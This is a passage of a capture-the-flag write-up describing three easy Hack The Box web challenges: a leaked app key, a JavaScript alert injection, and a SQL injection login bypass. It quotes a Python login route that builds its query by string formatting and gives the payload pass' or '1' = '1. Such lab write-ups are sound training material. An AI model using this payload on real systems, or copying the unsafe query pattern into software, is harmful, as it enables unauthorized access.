


I pasted the password in HTB and got the flag.




6: baby Bone ChewerCon


This is an easy challenge in the Web hacking category




It says that the website is under maintenance with the debugger enabled.




In the screenshot above we see that it's a simple website with a register form at the bottom of it. Since I couldn't see anything interesting in the source file (which was short) I decided to register myself. When I clicked on "register" the debugger console opened and I could see the source code.



I scrolled a bit and the HTB key was written in plain text with a name "app_key".




I copied it and pasted in “hack the box” and the challenge were completed.




7: Full stack Conf

The next challenge is in the web hacking category on easy mode.




The description says that there is one textbox on the website that is not sanitized which means that I will be able to run commands from it.



All the links in the website lead back to the main page which tells me that they are only used for placeholders and not for completing the challenge.


I wrote a simple JavaScript alert function.

And the alert showed me the flag.




8: Sanitize


This is an easy challenge in the web category. The objective is to escape the querry context and login as admin.



This is the login page of the website.



Its not a lot of information to work with that's why I decided to investigate the source code. There was nothing interesting in the source code except a comment suggesting that there might be a /debug page, so I checked it.





```
<!DOCTYPE html>
<head>
    <title>SQLi</title>
    <meta name='viewport' content='width=device-width, initial-scale=1'>
    <meta name='author' content='makelaris, makelaris jr.'>
    <link rel='icon' href="/static/images/favicon.ico">
    <link rel="stylesheet" href="https://stackpath.bootstrapcdn.com/bootstrap/4.4.1/css/bootstrap.min.css" integrity="sha384-Vkoo8x4CGsO3+Hhxv8T/Q5PaXtkKtu6ug5TOeNV6gBiFeWPGFN9MuhOf23Q9Ifjh" crossorigin="anonymo
    <link rel='shortcut icon' type='image/png' href="/static/images/favicon.png"/>
    <link rel="stylesheet" href="/static/css/main.css">
</head>
<body>
<center>
    <img align=middle src="" /></center>
    <div class="row">
      <div class="col-sm-9 col-md-7 col-lg-5 mx-auto">
        <div class="card card-signin my-5">
          <div class="card-body">
            <h5 class="card-title text-center">Sign In</h5>
            <form class="form-signin" action="/" method="POST">
              <div class="form-label-group">
                <input type="username" name="username" id="username" class="form-control" placeholder="Username" required>
                <label for="username">Username</label>
              </div>
              <div class="form-label-group">
                <input type="password" name="password" id="password" class="form-control" placeholder="Password" required>
                <label for="password">Password</label>
              </div>
              <div class="custom-control custom-checkbox mb-3">
                <input type="checkbox" class="custom-control-input" id="customCheck1">
                <label class="custom-control-label" for="customCheck1">Remember password</label>
              </div>
              <button class="btn btn-lg btn-primary btn-block text-uppercase" type="submit">Sign in</button>
            <hr class="my-4">
            </form>
          </div>
        </div>
      </div>
    </div>
    <div class="container">
     <p class="slogan"><span></span></p>
     <span></span>
    </div>
<script src="https://code.jquery.com/jquery-3.4.1.slim.min.js" integrity="sha384-J6qa4849blE2+poT4WnyKhv5vZF5SrPo0iEjwBvKU7imGFAV0wwj1yYfoRSJoZ+n" crossorigin="anonymous"></script>
<script src="https://cdn.jsdelivr.net/npm/popper.js@1.16.0/dist/umd/popper.min.js" integrity="sha384-Q6E9RHvbIyZFJoft+2mJbHaEWldlvI9IOYy5n3zV9zzTtmI3UksdQRVvoxMfooAo" crossorigin="anonymous"></script>
<script src="https://stackpath.bootstrapcdn.com/bootstrap/4.4.1/js/bootstrap.min.js" integrity="sha384-wfSDF2E50Y2D1uUdj0O3uMBJnjuUD4Ih7YwaYd1iqfktj0Uod8GCExl3Og8ifwB6" crossorigin="anonymous"></script>
</body>
<!-- /debug -->
</html>
```

Investigating the source code gave me an idea of how the login verification worked. It looked like it was vulnerable to SQL injection so I tried “1”=”1” technique.


```
        return None

@app.route('/', methods=['GET', 'POST'])
def login():
        if request.method == 'POST':
                q = "select * from users where username = '%s' AND password = '%s';" % (request.form.get('username', ''), request.form.get('password', ''))

                login = query_db(q, one=True)

                if isinstance(login, Exception):
                        error = '%s : %s' % (login.__class__, login)
                        return render_template('index.html', query=q, error=error, image=url_for('static', filename='images/dog.png'))

                if login is None:
                        return render_template('index.html', query=q, image=url_for('static', filename='images/dog.png'))
```

I wrote an SQL code that always returns as logically “TRUE” - pass' or '1' = '1 and logged into the website which showed me the flag for the challenge.

